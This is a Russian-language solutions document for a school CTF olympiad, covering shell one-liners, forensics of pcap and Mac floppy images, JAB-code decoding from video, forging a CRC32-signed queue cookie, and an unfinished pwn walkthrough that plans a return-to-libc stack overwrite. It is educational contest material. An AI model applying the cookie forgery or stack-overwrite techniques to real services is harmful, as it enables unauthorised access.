

Задания, решения и критерии заключительного этапа олимпиады школьников Ugra CTF School 2023

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: <https://github.com/teamteamdev/ugractf-2023-school>.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid ..`

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 650 и более баллов.
- Призёрами олимпиады II степени были признаны участники, набравшие 500 баллов.
- Призёрами олимпиады III степени были признаны участники, набравшие 300 баллов.

Задачи и решения

Краткость — сестра таланта

baksist, ppc 100

У широко известной в узких кругах компании ПАО «Агрокекстрой» появилась своя система учёта пользователей личного кабинета. Интерфейс у неё, конечно, своеобразный...

Добавлено в 13:15:

Программисты Агрокекстроя пожалели операторов и внесли некоторые уточнения в интерфейс системы.

```
nc brevity.s.2023.ugractf.ru 14230 Токен: ...
```

Решение

При подключении к серверу мы попадаем в меню системы с различными опциями. Побродив по этому меню, понимаем, что нас интересует последний раздел — Система. В нём есть только одна опция с названием «Служебный режим обслуживания». При входе в него нас своеобразно оповещают о том, что одного из пользователей пытаются взломать, и если мы сможем определить, кого, то получим вознаграждение.

```
Для продолжения введите номер:
1. Служебный режим обслуживания
0. [НАЗАД]
%> 1

=====
СЛУЖЕБНЫЙ РЕЖИМ ОБСЛУЖИВАНИЯ

Введите служебную команду ЕСЛИ:
- вы администратор
- вы ТОЧНО знаете ЧТО делаете
- это НЕ ПОВРЕДИТ душам.

Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим числом отказов вам будет дарован
о ВОЗНАГРАЖДЕНИЕ.
>
```

Для поиска этого пользователя нам необходимо ввести какую-то служебную команду. Но какую? Воспользуемся универсальным словом для получения помощи — help:

```
Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим
числом отказов вам будет даровано ВОЗНАГРАЖДЕНИЕ.
> help
GNU bash, version 5.2.15(1)-release (x86_64-alpine-linux-musl)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not in this list.
ОШИБКА безопасник запретил выводить более 5 строк
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Сразу же узнаём несколько полезных фактов: * мы можем выполнить только одну команду, после чего подключение обрывается; * служебная команда на самом деле просто принимает команды оболочки bash; * вывод этой служебной команды ограничен всего пятью строками; * наконец, вывод команды сразу проверяется на удовлетворение некоему условию — видимо, если оно будет выполнено, то система вручит нам флаг.

Раз мы узнали, что мы можем исполнять bash-команды, то попробуем осмотреться.

```
> ls -la
total 604
drwxr-sr-x  2 user  user      60 Mar 11 08:44 .
drwxr-xr-x  1 root  root      60 Mar 11 08:44 ..
-rwx----- 1 user  user    616066 Mar 11 08:44 log.csv
```

Видим некий `.csv`-файл. Попробуем его открыть:

```
> cat log.csv
id,timestamp,ip,username,successful_auth
1,2023-03-06T10:54:46.479Z,243.244.243.68,banana12,false
2,2023-03-06T10:54:46.479Z,242.204.136.223,namteg,true
3,2023-03-06T10:54:46.479Z,02.18.234.219,maurrika,false
4,2023-03-06T10:54:46.479Z,241.214.022.213,tester1,true
ОШИБКА безопасник запретил выводить более 5 строк
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Судя по легенде таблицы, указанной в первой строчке, этот файл — лог попыток аутентификации различных пользователей. А глядя на условие, которое система нас просит удовлетворить, можно предположить, что нам необходимо из этого лога достать юзернейм с наибольшим количеством неудачных попыток входа.

Учитывая ограничения по количеству доступных команд и размеру вывода, полностью прочитать файл и обработать его на своём хосте — не самый практичный метод. Значит, нужно воспользоваться тем, что имеется на сервере.

Хоть мы и можем выполнить только одну команду за сессию, никто не запрещает нам перенаправлять вывод одной команды в другую, используя оператор `|`. Такая конструкция называется *пайпом*.

Прежде чем сформировать однострочник, прикинем порядок действий:

1. прочитать `log.csv`
2. вывести те строки, в которых пятое поле равно `false`
3. посчитать количество строк, относящихся к каждому пользователю
4. отсортировать их по убыванию
5. вывести первое значение.

Чтобы отобразить неудачные попытки аутентификации, достаточно применить команду `grep false`.

Так как мы знаем, что теперь оставшиеся строки содержат только неудачные попытки входа, имеет смысл отбросить все остальные поля, кроме юзернейма. В этом нам поможет команда `cut`, которая умеет выводить только определённые

поля файла с указанным разделителем. В данном случае она будет выглядеть так:
`cut -f4 -d', '.`

Теперь, когда у нас остались только юзернеймы с неудачными попытками входа, надо узнать, сколько раз встречается каждый из них. Можно применить команду `uniq -c`, которая выделит уникальные значения, а также подсчитает количество их вхождений. Однако есть нюанс: для её корректной работы набор входных значений должен быть отсортирован, чтобы все повторяющиеся значения шли друг за другом. Но и на это у нас есть ответ — замечательная утилита `sort`.

Таким образом на данный момент имеем следующий однострочник:

```
cat log.csv | grep false | cut -f4 -d', ' | sort | uniq -c
```

Посмотрим, что теперь получается:

```
> cat log.csv | grep false | cut -f4 -d', ' | sort | uniq -c
 3 0hdz7cwu20
 3 1003140
 9 12plus
 7 1475qpte
 3 15987cooke
```

Отлично! Дело осталось за малым — отсортировать по убыванию и вывести первую строку.

Для этого снова обратимся к команде `sort`, но в этот раз с аргументами. `-r` позволит инвертировать направление сортировки, а `-n` явно скажет команде, что сортировка должна быть числовой.

Вывод первой строки тоже представляет собой достаточно простую задачу — `head -1`, и готово!

Теперь наш однострочник выглядит следующим образом:

```
cat log.csv | grep false | cut -f4 -d', ' | sort | uniq -c | sort -rn | head -1
```

```
Обнаружена попытка похищения души! При выводе командой Имени Души с наибольшим числом отказов вам будет даровано ВОЗНАГРАЖДЕНИЕ.
> cat log.csv | grep false | cut -f4 -d', ' | sort | uniq -c | sort -rn | head -1
104 DJBOT
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Однако, флаг нам пока так и не отдадут. Вероятно, дело в том, что нам нужен только юзернейм, без количества его повторений или пробелов. Конечно, теперь можно просто сдать его с помощью команды `echo`, но для чистоты эксперимента добавим ещё одну команду в однострочник:

```
cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn | head -1 | cut -f6 -d' '
```

```
Обнаружена попытка похищения души! При выводе командой Имени Души с наибольшим числом отказов вам будет даровано ВОЗНАГРАЖДЕНИЕ.  
> cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn | head -1 | cut -f6 -d' '  
jaism_I72i2  
УСПЕХ очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ИСТИНА  
Чек-сумма освобождения Душа("jaism_I72i2"): ugra_do_you_speak_oneliner_well_i_do_f271be81d60f  
Освобождено пространства: 13.3 кл/м2
```

Душа спасена!

Флаг: **ugra_do_you_speak_oneliner_well_i_do_f271be81d60f**

Постморт

Формулировки интерфейса пришлось [делать более понятными](#).

Ещё постморт

Для песочницы таска, создающейся при подключении, файл с логом генерировался случайным образом — и был актуален только на время жизни песочницы (несколько минут). После этого файл генерировался заново, однако ничто на это явно не указывало. В результате при попытке скопировать лог и обработать его локально сдаваемый юзернейм мог перестать быть актуальным. Локальная обработка не была предполагаемым способом решения и не было учтено, и получившееся поведение сбilo с толку некоторых участников.

Такие дела.

Циркулирование

baksist, forensics 200

Компанией «РуМЕГАТИК» представлена новейшая разработка — защищённый маршрутизатор с инновационной технологией сокрытой передачи данных. У нас есть дампы трафика, снятый с этого устройства. Так ли секретны сообщения, передаваемые с помощью такого продвинутого роутера?

Добавлено в 15:10:

Подсказка 1. О спецификации роутера и применяемых в нём технологиях можно более подробно прочитать на сайте компании РуМЕГАТИК, который доступен в сети Интернет.

Подсказка 2. Если вы нашли спецификацию роутера и выяснили, в чём заключается секретная технология, не забудьте включить соответствующую настройку обработки протокола IPv4 в Wireshark.

capture.pcapng


Решение

При открытии дампа с трафиком обратим внимание на HTTP-сессии, в нём содержащиеся. В заголовках HTTP-запросов можно увидеть обращение к серверу с интересным доменом, закодированным в Punycode:

474	18.517905	192.168.94.130	193.138.89.40	HTTP	424 GET / HTTP/1.1
Frame 474: 424 bytes on wire (3392 bits), 424 bytes captured (3392 bits) on interface unknown, id 0					
Ethernet II, Src: VMware_77:ca:b5 (00:0c:29:77:ca:b5), Dst: VMware_ff:45:0d (00:50:56:ff:45:0d)					
Internet Protocol Version 4, Src: 192.168.94.130, Dst: 193.138.89.40					
Transmission Control Protocol, Src Port: 39246, Dst Port: 80, Seq: 1, Ack: 1, Len: 370					
Hypertext Transfer Protocol					
> GET / HTTP/1.1\r\n					
Host: xn--80affokh1aue.xn--plai\r\n					

Воспользовавшись любым удобным декодером, узнаём, что это домен [пумегатик.рф](http://pumegetik.rf), который, видимо, принадлежит компании, разработавшей защищённый роутер, с которого был снят рассматриваемый дамп.


Чтобы узнать, что же содержится на сайте, можно либо декодировать содержимое сайта из дампа (Wireshark по умолчанию не отобразит кириллицу), либо же просто открыть его в браузере.


Изучив сайт, можно наткнуться на страницу «Документация», на которой технические характеристики роутера описаны в красочных подробностях. В том числе рассказывается о режиме сокрытой передачи данных «РуЦУЦ», который позволяет «капсульно передавать данные в удостоверениях целостности сетевого слоя». Как известно, на сетевом слое, а точнее, уровне, работает протокол IP, а для контроля целостности пакетов в протоколе используется механизм контрольных сумм. Видимо, секретные данные как-то передаются именно с их помощью.

Если просто начать смотреть на контрольные суммы пакетов дампа, то вряд ли получится увидеть что-то интересное, ведь Wireshark любезно нам сообщает, что проверка контрольных сумм отключена.

Для включения проверки контрольных сумм нужно поставить соответствующую галочку в настройках Wireshark (Edit → Preferences → Protocols → IPv4):



Сразу же после включения этой настройки становится видно, как некоторые пакеты подсвечиваются тёмным цветом, а в IP-заголовках таких пакетов сообщается о нарушении контрольной суммы. Отфильтруем все такие пакеты с помощью выражения `ip.checksum.status == "Bad"`:

В хексдампе первого пакета видим, что байты checksumы декодируются как `ug`, а второго — как `ra`. Судя по всему, технология сокрытой передачи данных заключается в том, что роутер подменяет checksum произвольного пакета фрагментом передаваемого сообщения. Извлечём все битые checksumы из дампа и декодируем их с помощью следующей команды:

```
tshark -o ip.check_checksum:true -r capture.pcapng -Y  
"ip.checksum.status == Bad" -T fields -e ip.checksum | xxd -r -p
```


Вот мы и получили наше секретное сообщение.

Флаг: `ugra_sum_around_and_check_out_v8g7z9emeog5`

Классическая дискета

ksixty, forensics 200

Интересно иногда соприкоснуться со старыми технологиями. На контрасте с новыми они позволяют увидеть, что изменчиво, а что есть сама суть.

Вот и сегодня судьба выдала вам любопытнейший шанс прикоснуться к чему-то очень древнему. Вчера вечером сотрудник отдела разработки ПАО «АгроКекСтрой» с самым большим опытом резко со всеми поругался и уволился. Надо же!

На сотруднике держится довольно важный для компании проект: информационная система для концертно-театрального центра «Югра-Классик» в Ханты-Мансийске. У них там **ОЧЕНЬ СТАРЫЕ КОМПЬЮТЕРЫ**, и, соответственно, древние, недоступные молодёжи технологии.

Весь код мужичок хранил на дискете, но прочитывать его не удалось никому. Вся надежда на вас, разумеется. Поможете компании не потерять важного клиента?

Ugra Classic.dsk

Решение

Нам дают образ дискеты для «Макинтоша». Убедиться в этом можно с помощью утилиты *file*:

```
$ file 'Ugra Classic.dsk'
Ugra Classic.dsk: Macintosh HFS data block size: 512, number of
blocks: 2874, volume name: Ugra Classic
```

Как же извлечь данные из этого образа?

Способ решения первый: виртуализация

Существует множество способов запустить классическую *Mac OS* на современном компьютере. Нужно лишь понять, насколько классическую.

Диск имеет файловую систему *HFS*. В начале 90-х вместе с *Mac OS 8* «Макинтоши» перешли на *HFS Plus* — то есть, диск из немного более ранней эпохи. Разберём на примере *Mac OS 7.5.3*.


На самом деле, подойдёт любая версия, начиная с шестой.

Установим [Basilisk II](#) — это эмулятор компьютеров серии *Macintosh II* и *Quadra*. Для его работы нужен образ ROM-памяти соответствующего компьютера и диск с операционной системой. Оба файла небольшие и прекрасно скачиваются из, например, «Интернет-архива»: [ROM](#), [OS](#).

В «Интернет-архиве» также доступна и эмуляция — прямо в браузере! Перейдите на страницу загрузки [образа ОС](#), наведите курсор на большую картинку и нажмите на зелёную круглую кнопку. Через некоторое время экран оживёт! Правда, примонтировать наш образ с дискетой таким образом не получится.


Есть и другие эмуляторы, работающие прямо из браузера. На сайте [infinitemac.org](#) можно запустить абсолютно любую версию *Mac OS*, начиная с самой-самой первой. В этом же сайте можно и монтировать произвольные образы, перетаскивая их в окно браузера.

Запустим *Basilisk II*: \$ BasiliskII. Во вкладке *Volumes* добавим образ диска с ОС и нашей дискеты. Во вкладке *Memory/Misc* укажем тип машины и путь к файлу с ROM:

Настройка Basilisk II


Можно нажимать Start! Должен появиться рабочий стол и наша примонтированная дискета, которая в результате эмуляции превратилась в жёсткий диск... На дискете всего один файл — программа «Ugra Classic» с незамысловатой иконкой. Можно запустить его, но, увы, дальше экрана загрузки продвинуться нереально. Происходит ошибка:

Ошибка стоп хнул ноль нуль


Что такое RESOURCE FORK? Новая зацепка. В [Википедии сказано](#), что файлы в *HFS* на самом деле двойственные. У них есть *data fork* — часть с данными — и *resource fork* — часть с ресурсами. Там же упоминается программа *ResEdit*, которая позволяет работать с *resource fork*. Звучит как то, что надо!

Поищем в интернете `resedit img`, примонтируем загруженный образ в параметрах *Basilisk II* и порадуемся новой установленной программе. Чтобы открыть файл «Ugra Classic», достаточно перетащить его значок на значок программы *ResEdit*:


Перетаскиваем

Если всё получилось, мы увидим окошко со всеми ресурсами приложения. Там будут, например, ассемблерный код, строки из программы, диалоговые окна...

Диалоговое окно с ошибкой. Можно его отредактировать, сохранить и запустить программу. Порадоваться и продолжить

Но где же флаг? В картинках, конечно! В программе есть три ресурса типа PICT, и один из них, с ID 1337, содержит надпись с желанной строкой:

Флаг

Флаг: **ugra_you_are_a_power_macintosh_user_81de016d**

Способ решения второй: настоящая форензика

Попробуем почитать тексты:

```
$ strings 'Ugra Classic.dsk'
Ugra Classic
Ugra Classic
APPLUGRA!
APPLUGRA!
Ugra Classic
1Programma dlya uchyota i provedenia meropriyatij.*Ispol'zovanie 3
licami VOSPRESHCHAETSYA!!!
V programme est sekrety.
(c) 2023 . XAHTbI-MAHCU`UCK
3AGPY3KA...
DDDDDDDD@
```



```
data=b'\x00\xce\x00\x02'), Resource(type=b'DREL', id=0, name=None,
attribs=40, data=b''), Resource(type=b'CODE', id=2, name=None,
attribs=56, data=b'\x00P\x00\x01'...558b), ..., Resource(type=b'ALRT',
id=128, name=None, attribs=0, data=b'\x002\x00>'),
Resource(type=b'PICT', id=128, name=None, attribs=0, data=b'\x86\xe8\x00\x00'...100072b), Resource(type=b'PICT', id=129, name=None,
attribs=0, data=b'\x04\xba\x00\x00'...1210b), Resource(type=b'PICT',
id=1337, name=None, attribs=0, data=b'\x02\x00\x00\x00'...132204b)]
```

Ресурс типа PICT с ID 1337 явно выбивается из ряда. Попробуем извлечь его из образа и записать на диск.

(продолжение)

```
leet_pict = rsrc[-1]

with open('1337.pict', 'wb') as pict:
    pict.write(leet_pict.data)
```

Преобразовать файл формата PICT можно с помощью утилиты *ImageMagick*. Полученный файл, однако, в ней не открывается. Более того, он даже не определяется утилитой *file*:

```
$ magick 1337.pict 1337.png
magick: improper image header `1337.pict' @
error/pict.c/ReadPICTImage/918.
```

```
$ file 1337.pict
1337.pict: data
```

Обстоятельно покопавшись в интернете, можно найти [упоминание причины](#):

This is literally a PICT file minus the 512 byte header.

[...]

3. add a 512 byte header of zeros, stick it in a binary file with .pict

Можно также открыть исходники метода ReadPICTImage, ошибка в котором и возникает у *ImageMagick*. В нём [явно сказано](#), что первые 512 байт файла программа пропускает, не читая:

```
coders/pict.c:904:
/*
    Skip header : 512 for standard PICT and 4, ie "PICT" for OLE2.
*/
```

Ну что ж. Допишем пустой заголовок размером 512 байт к началу файла:

(продолжение)

```
with open('1337-with-header.pict', 'wb') as pict:  
    data = b'\x00' * 512 + leet_pict.data  
    pict.write(data)
```

Теперь файл открывается в ImageMagick. Мы можем сконвертировать его в PNG и открыть. Нас встретит всё та же надпись с желанной строкой.

Флаг: **ugra_you_are_a_power_macintosh_user_81de016d**

[ДАННЫЕ УДАЛЕНЫ]

ivanq, ppc 250

Наш агент справился достать данные с сервера конкурентов. Продолжить работу он, к сожалению, не может, так что декодированием придется заняться вам.

Добавлено в 15:10:

Подсказка. Поскольку съемка происходила ночью, вам может понадобиться подкрутить контраст и пообрезать удобные кадры. Почувствуйте себя в роли видеооператора!

video.mkv

Решение

Имеем видео, на котором видно, как незадачливый агент крадет файл `flag.png` с мейнфрейма посредством JAB-кодов. На одном из кадров видно описание команды `jab`:


```
jab: JAB code encoder  
Usage: jab <file>  
Encodes the file via base64, splits it into chunks and outputs the  
chunks one by one to stdout
```

Для начала хотелось бы понять, что вообще такое JAB-коды. Типичный кадр видео, содержащий код, выглядит так:


example-frame.png

Гугл на запрос «jab code» выдает сайт jabcode.org. Если поиграться и посоздавать тестовые коды, например, из текста 12345, то получится что-то, напоминающее кадр выше, но более цветастое. Если же число цветов снизить до 4, получится как раз картинка такого же вида:

example-code.png

Но вот если загрузить на сайт кадр из видео, то ответом будет No message has been found.. Попробуем упростить программе задачу, обрезав картинку:

example-frame-cropped.png

И это успех, сайт расшифровывает ее как

```
iVBORw0KGgoAAAANSUhEUgAAA4QAAABACAYAAABC37kEAAAJnELEQVR4nO3deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHNDdHEJZdP
```


что явно похоже на кусок base64, разделённого по 100 символов.

По-видимому, так придется проделать с каждым кадром видео. Можно их выдирать, например, руками, можно какой-нибудь графической программой, а можно автоматизировать процесс через ffmpeg:

```
mkdir frames
ffmpeg
  -ss 47.0 # пропускаем первые 47 секунд, в которые ничего не
```

происходит, чтобы не занимать место на диске
-i video.mkv
-r 10 *# доставать по 10 кадров в секунду*
-filter:v crop=480:440:225:50 *# обрезать, чтобы в кадр попал*
только JAB-код
frames/%06d.png


Получится что-то в духе:

frame-40.png

После этого, заливая файлы по одному на сайт, можно убедиться, что нормально распознаётся всё равно только половина кадров. Пойдём дальше и попробуем сделать картинку более контрастной, как в примерах, чтобы использовались только четыре чётких цвета, как в коде, сгенерированном сайтом. Такое обычно делается через `imagemagick`; погуглив «`imagemagick increase contrast`», получаем такой код:

```
mkdir saturated-frames
for frame in frames/*; do
    convert $frame -brightness-contrast 0,50 saturated-$frame
done
```


saturated-frame-40.png

Эти коды уже распознаются стабильно.

Процесс хочется оптимизировать, а то ходить на сайт с каждой картинкой — не дело. Загуглив «jabcode github», находим [репозиторий с декодером](#). Там даже написано, как его собрать:

```
$ git clone https://github.com/jabcode/jabcode
Cloning into 'jabcode'...
remote: Enumerating objects: 590, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 590 (delta 30), reused 24 (delta 23), pack-reused 545
```

Receiving objects: 100% (590/590), 14.87 MiB | 1.67 MiB/s, done.
Resolving deltas: 100% (330/330), done.

```
$ cd jabcode/src/jabcode
```

```
$ make
gcc -c -I. -I./include -O2 -std=c11 binarizer.c -o binarizer.o
gcc -c -I. -I./include -O2 -std=c11 decoder.c -o decoder.o
gcc -c -I. -I./include -O2 -std=c11 detector.c -o detector.o
gcc -c -I. -I./include -O2 -std=c11 encoder.c -o encoder.o
gcc -c -I. -I./include -O2 -std=c11 image.c -o image.o
gcc -c -I. -I./include -O2 -std=c11 interleave.c -o interleave.o
gcc -c -I. -I./include -O2 -std=c11 ldpc.c -o ldpc.o
gcc -c -I. -I./include -O2 -std=c11 mask.c -o mask.o
gcc -c -I. -I./include -O2 -std=c11 pseudo_random.c -o pseudo_random.o
gcc -c -I. -I./include -O2 -std=c11 sample.c -o sample.o
gcc -c -I. -I./include -O2 -std=c11 transform.c -o transform.o
ar cru build/libjabcode.a binarizer.o decoder.o detector.o encoder.o
image.o interleave.o ldpc.o mask.o pseudo_random.o sample.o
transform.o
ranlib build/libjabcode.a
```

```
$ cd ../jabcodeReader
```

```
$ make
gcc -c -I. -I../jabcode -I../jabcode/include -O2 -std=c11 jabreader.c
-o jabreader.o
gcc jabreader.o -L../jabcode/build -ljabcode -L../jabcode/lib -ltiff -
lpng16 -lz -lm -O2 -std=c11 -o bin/jabcodeReader
/usr/local/bin/ld: ../jabcode/lib/libtiff.a(tif_close.o): relocation
R_X86_64_32 against `.rodata.str1.1' can not be used when making a PIE
object; recompile with -fPIE
/usr/local/bin/ld: failed to set dynamic section sizes: bad value
collect2: error: ld returned 1 exit status
make: *** [Makefile:10: bin/jabcodeReader] Error 1
```

Ага, мы не ищем лёгких путей. Открываем Issues на GitHub, видим открытый баг [Build warnings and errors](#) с похожей ошибкой и комментариев с рекомендацией скомпилировать с `-no-pie`:

```
$ make CFLAGS=-no-pie
gcc jabreader.o -L../jabcode/build -ljabcode -L../jabcode/lib -ltiff -
lpng16 -lz -lm -no-pie -o bin/jabcodeReader
```

После этого должен появиться файл `bin/jabcodeReader`, которому мы уже можем скармливать кадры:


```

for frame in saturated-frames/*; do
    jabcode/src/jabcodeReader/bin/jabcodeReader $frame
done

JABCode Error: Too few finder pattern found
JABCode Error: Too few finder pattern found
JABCode Error: Decoding JABCode failed
...
JABCode Error: Too few finder pattern found
JABCode Error: Too few finder pattern found
JABCode Error: Decoding JABCode failed
iVBORw0KGgoAAAANSUHEUgAAA4QAAABACAYAAABC37kEAAAJnElEQVR4n03deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHHDdHEJZdP
iVBORw0KGgoAAAANSUHEUgAAA4QAAABACAYAAABC37kEAAAJnElEQVR4n03deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHHDdHEJZdP
VvJQtDQkK7UsQ/tY5kcU/WRZkgspYiGpH/dS0AwFl1QCxJQvi4Y7KCaiczn9we/OZ8ZmH
30wCjv5+PB43GZe+bcc84958499557
VvJQtDQkK7UsQ/tY5kcU/WRZkgspYiGpH/dS0AwFl1QCxJQvi4Y7KCaiczn9we/OZ8ZmH
30wCjv5+PB43GZe+bcc84958499557
roQxxkAIIYQQQgghpMGxq08EEEEIIYQQQgipH9QhJIQQQgghhJAGijqEhBBCCCGEENJAUY
eQEEIIYQQQhoo6hASQgghhBBCSANF
roQxxkAIIYQQQgghpMGxq08EEEEIIYQQQgipH9QhJIQQQgghhJAGijqEhBBCCCGEENJAUY
eQEEIIYQQQhoo6hASQgghhBBCSANF
HUJCCCGEEEEIIaaCoQ0gIIYQQQgghDRR1CAkhBBCCCGkgaIOISGEEEEIIYQ0UNQhJIQQQg
ghhJAGijqEhBBCCCGEENJAUYeQEEII
HUJCCCGEEEEIIaaCoQ0gIIYQQQgghDRR1CAkhBBCCCGkgaIOISGEEEEIIYQ0UNQhJIQQQg
ghhJAGijqEhBBCCCGEENJAUYeQEEII
IYQQQhoo6hASQgghhBBCSANFHUJCCCGEEEEIIaaCoQ0gIIYQQQgghDRR1CAkhBBCCCGkga
IOISGEEEEIIYQ0UNQhJIQQQgghhJAG
IYQQQhoo6hASQgghhBBCSANFHUJCCCGEEEEIIaaCoQ0gIIYQQQgghDRR1CAkhBBCCCGkga
IOISGEEEEIIYQ0UNQhJIQQQgghhJAG
...

```

Осталось проигнорировать ошибки, избавиться от повторов и распарсить base64:

```

for frame in saturated-frames/*; do
    jabcode/src/jabcodeReader/bin/jabcodeReader $frame
done | grep -v "JABCode Error" | uniq | base64 -d >flag.png

```

В результате получаем картинку:

ugra_airgaps_can_be_bypassed_6m2amyh2xtwm

flag.png

Флаг: **ugra_airgaps_can_be_bypassed_6m2amyh2xtwm**

Очередь

astrra, web 150

Открой вклад в РОСМОСГОСКОСМОС Банке себе и друзьям открой тоже и родственникам открой тоже вклад и ПРОСТО СКОРЕЕ ОФОРМИ его в этом БЫСТРОМ онлайн-банке. Чего же ты ждёшь?


<https://endlessline.s.2023.ugractf.ru/token/>

Решение

Попадая на сайт, мы обнаруживаем себя в очереди. Можно, конечно, попробовать подождать в очереди, но, судя по всему, ожидание в очереди заняло бы слишком много времени в очереди. Попробуем изучить сайт очереди поглубже.

Открываем инструменты разработчика в браузере. В исходном коде ничего особо нет, на вкладке с сетью тоже. А вот на вкладке хранилища можно увидеть две куки: state и state_hash. Если декодировать URL-энкодинг в state, то можно увидеть, что он хранит в себе два числа и таймстамп. Числа легко сопоставить с позицией в очереди и временем ожидания, а таймстамп — со временем последнего обновления. В state_hash при этом лежит четыре шестнадцатеричных байта. По названию можно понять, что это хэш от state. Методом перебора можно узнать, что это CRC32.

Этих знаний уже достаточно, чтобы пропустить всю очередь. Нужно лишь подставить ноль в качестве позиции в очереди в уже существующую куку и посчитать правильный хэш. После этого можно обновить страницу и получить флаг.

Флаг: **ugra_spasibo_zh_ozhidaniye_a4ea0e122925**

Очень удалённый доступ

ivanq, pwn 300

Вася, который сдавал [Советские вступительные в ясельный класс](#), своими разработками невольно привлёк внимание мирового правительства. В попытках оправдаться за провал лунного заговора оно отправило Васю на Луну разгребать накопившиеся проблемы. Связь там отвратительная, общаться и дружить не с кем, поэтому всё, что ему оставалось сделать — полностью выделить тонюсенький канал космической связи под то, чтобы его компьютер мог принимать и исполнять программы с Земли. Если кто-то, конечно, сможет настроиться и принять сигнал — но у вас, кажется, получилось. Подружитесь с Васей?

Добавлено в 13:00:

Исправлена ошибка в коде сервиса, из-за которой не показывались ошибки компиляции. Суть решения задачи не изменилась.

Добавлено в 13:07:

Добавлена прямая ссылка на спецификацию виртуальной машины.

Добавлено в 15:45:

Исполняемый файл теперь линкуется статически.

Сервер этой задачи запущен в отдельном контейнере для вашей команды.

[jitvm.py libc.a](#) <https://moonshot.s.2023.ugractf.ru/token>

Решение

В этот раз нас просят написать программу на том же языке, что и <https://github.com/teamteamdev/ugractf-2023-quals/tree/master/tasks/qrec>, но вместо виртуальной машины, написанной на Python, дают «компилятор», транслирующий программу в ассемблер x86-64.

Отправляемся разбираться в коде. Видим, что инструкции транслируются практически дословно: вместо регистров a, b, c, d используются rax, rbx, rcx, rdx, арифметические операции используются аналогичные, push и pop остаются как есть, а jmp и условные прыжки превращаются в прыжки на метку.

В арифметических операциях ничего плохого нет, в прыжках на метку, название которой нельзя сделать произвольным (a в libc ни один символ на L не начинается), — тоже. А вот то, что push умеет записывать больше чисел, чем влезает в 4096-байтный стек, а pop умеет читать из пустого стека, уже интересно.

Поймём сначала, каково вообще состояние программы при запуске пользовательского кода. Для этого отредактируем скрипт `jitvm.py` так, чтобы он просто компилировал программу, а запускать её будем уже под GDB. Для удобства будем использовать расширение GDB — [gef](#).

Запустим JIT без аргументов на такой программе:

```
lbl:
jmp "lbl"
```

Остановим её на бесконечном цикле и посмотрим на листинг дизассемблера (команда `disas`):

```
...
0x0000555555551eb <+130>:  mov    rdi, rsp
0x0000555555551ee <+133>:  test   rcx, rcx
0x0000555555551f1 <+136>:  je      0x555555551fb <main+146>
0x0000555555551f3 <+138>:  dec     rcx
0x0000555555551f6 <+141>:  push   QWORD PTR [rsi+rcx*8]
0x0000555555551f9 <+144>:  jmp     0x555555551ee <main+133>
0x0000555555551fb <+146>:  xor     rax, rax
0x0000555555551fe <+149>:  xor     rbx, rbx
0x000055555555201 <+152>:  xor     rcx, rcx
0x000055555555204 <+155>:  xor     rdx, rdx
=> 0x000055555555207 <+158>:  jmp     0x55555555207 <main+158>
0x000055555555209 <+160>:  xor     rcx, rcx
0x00005555555520c <+163>:  cmp     rsp, rdi
0x00005555555520f <+166>:  jae     0x55555555219 <main+176>
0x000055555555211 <+168>:  pop     QWORD PTR [rsi+rcx*8]
0x000055555555214 <+171>:  inc     rcx
0x000055555555217 <+174>:  jmp     0x5555555520c <main+163>
...
```

`jmp` на себя и есть наша скомпилированная программа.

Командой `push` мы можем только перетереть уже существующие данные. Например, можно перетереть адрес возврата функции `main`, чтобы совершить [return-to-libc attack](#). Но вот на что их перетирать, не очень понятно, потому что программа собирается с ASLR, и адреса функций и данных мы не знаем:

```
gef> checksec
[+] checksec for '/tmp/a.out'
Canary           : No
NX               : Yes
PIE              : Yes
Fortify          : No
RelRO            : Full
```

Поэтому сначала посмотрим, какие данные уже лежат на стеке — их мы сможем достать через pop:

```
gef> gef config context.nb_lines_stack 50
gef> context stack
0x00007fffffffddc30|+0x0000: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out" ← $rsp, $rdi
0x00007fffffffddc38|+0x0008: 0x0000000010000000
0x00007fffffffddc40|+0x0010: 0x0000000000000000
0x00007fffffffddc48|+0x0018: 0x0000000000000000
0x00007fffffffddc50|+0x0020: 0x0000000000000000
0x00007fffffffddc58|+0x0028: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out"
0x00007fffffffddc60|+0x0030: 0x0000000000000001 ← $rbp
0x00007fffffffddc68|+0x0038: 0x00007ffff7c23510 → mov edi, eax
0x00007fffffffddc70|+0x0040: 0x0000000000000000
0x00007fffffffddc78|+0x0048: 0x0000555555555169 → <main+0> endbr64
0x00007fffffffddc80|+0x0050: 0x0000000010000000
0x00007fffffffddc88|+0x0058: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out"
0x00007fffffffddc90|+0x0060: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out"
0x00007fffffffddc98|+0x0068: 0x6404d21499a442e8
0x00007fffffffddca0|+0x0070: 0x0000000000000000
0x00007fffffffddca8|+0x0078: 0x00007fffffffdd88 → 0x00007fffffffef10b
→ "SHELL=/bin/bash"
0x00007fffffffddcb0|+0x0080: 0x0000555555557da8 → 0x000055555555120
→ <__do_global_dtors_aux+0> endbr64
